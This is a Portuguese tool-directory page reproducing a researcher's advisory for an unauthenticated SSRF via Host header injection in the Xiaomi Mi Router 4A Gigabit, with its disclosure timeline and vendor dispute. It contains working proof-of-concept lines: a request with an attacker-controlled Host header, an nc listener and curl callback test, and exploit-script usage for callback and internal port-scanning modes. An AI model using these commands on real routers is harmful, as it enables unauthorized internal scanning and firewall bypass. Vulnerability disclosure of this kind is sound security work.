
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection — SSRF não autenticado no Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) via injeção de cabeçalho Host — CVE-2026-26898 | Kitploit
Ferramentas/GitHubGitHub/iwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança de RedeTestes de PenetraçãoRed Teaming
GitHubiwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection

CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection

SSRF não autenticado no Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) via injeção de cabeçalho Host — CVE-2026-26898

Ver Repositório
1135há 5 mesesAinda não revisado
Compartilhar

CVE-2026-26898: Roteador Xiaomi Mi 4A Gigabit - SSRF via Injeção de Cabeçalho Host

Vulnerability CVSS Status Vendor

Resumo

Existe uma vulnerabilidade de Server-Side Request Forgery (SSRF) no Roteador Xiaomi Mi 4A Edição Gigabit. A interface web do roteador não valida o cabeçalho HTTP Host, permitindo que um atacante não autenticado force o roteador a fazer conexões TCP de saída arbitrárias.

CampoValor
DispositivoXiaomi Mi Router 4A Gigabit Edition
Firmware3.0.24 (Internacional)
CVECVE-2026-26898 (contestado — veja Status de Divulgação abaixo)
CWECWE-918 (Server-Side Request Forgery)
CVSS 3.18.6 (Alto) — avaliado pelo pesquisador; fornecedor contesta a gravidade

Resposta do Fornecedor & Status de Divulgação

Status: Contestado pelo fornecedor — este relatório não foi aceito pela Xiaomi.

  • Relatado à Xiaomi via HackerOne (relatório #3513458) em 2026-01-16.
  • Em 2026-01-23, a Xiaomi fechou o relatório como Informativo, afirmando que é um problema conhecido anteriormente, que o roteador "ainda depende da função de proxy" e que eles o classificam como baixo risco e não o abordarão.
  • Posição do pesquisador: a classificação de gravidade é contestada. O dispositivo ainda está sendo vendido ativamente nos canais oficiais da Xiaomi (mi.com/tr) em janeiro de 2026, o endpoint é acessível sem autenticação, e o SSRF permite varredura de rede interna e acesso a serviços que confiam em conexões locais. O comportamento permanece sem patch.

CVE-2026-26898 é usado aqui apenas para rastreamento; dada a disputa do fornecedor, deve ser tratado como contestado / não confirmado, não confirmado pelo fornecedor.

Endpoint Afetado

GET /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: <ATTACKER_IP>:<PORT>
Prova de Conceito

Captura de Tela


Demonstração do Exploit

Teste Rápido

python3 xiaomi_ssrf_exploit.py --target 192.168.31.1 --check

Saída

[*] Checking vulnerability on 192.168.31.1...
[*] Local IP: 192.168.31.235
[*] Test Port: 44444
[+] VULNERABLE! Router connected back to 192.168.31.235:44444

Teste Manual

# Terminal 1: Start listener
nc -l 4444

# Terminal 2: Send malicious request
curl -H "Host: YOUR_IP:4444" "http://192.168.31.1/cgi-bin/luci/api/xqsystem/login"

Impacto

  • Varredura de Rede Interna: Usar o roteador como proxy para escanear redes internas
  • Bypass de Firewall: Acessar serviços restritos ao IP do roteador
  • Cadeia de Ataque: Pode ser combinado com outras vulnerabilidades para RCE

Arquivos

ArquivoDescrição
xiaomi_ssrf_exploit.pyExploit completo com múltiplos modos

Uso do Exploit

# Check if vulnerable
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --check

# Callback mode
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --callback YOUR_IP --port 4444

# Port scanner
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --scan TARGET_IP --ports 22,23,80,443

Linha do Tempo

DataEvento
2026-01-15Vulnerabilidade descoberta; PoC desenvolvido
2026-01-16Relatado à Xiaomi via HackerOne (#3513458)
2026-01-23Xiaomi fechou o relatório como Informativo (baixo risco, não corrigirá)
2026-06-03Aviso público publicado (este repositório) — contestado pelo fornecedor, sem patch

Referências

  • Relatório HackerOne #3513458 (submetido à Xiaomi; fechado como Informativo)
  • CWE-918: Server-Side Request Forgery (SSRF)

Aviso Legal

Este exploit é fornecido apenas para fins educacionais e de teste de segurança autorizado. O acesso não autorizado a sistemas de computador é ilegal.

Autor

Ahmet Mersin
🌐 ahmetmersin.com
🐙 @iwallplace

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





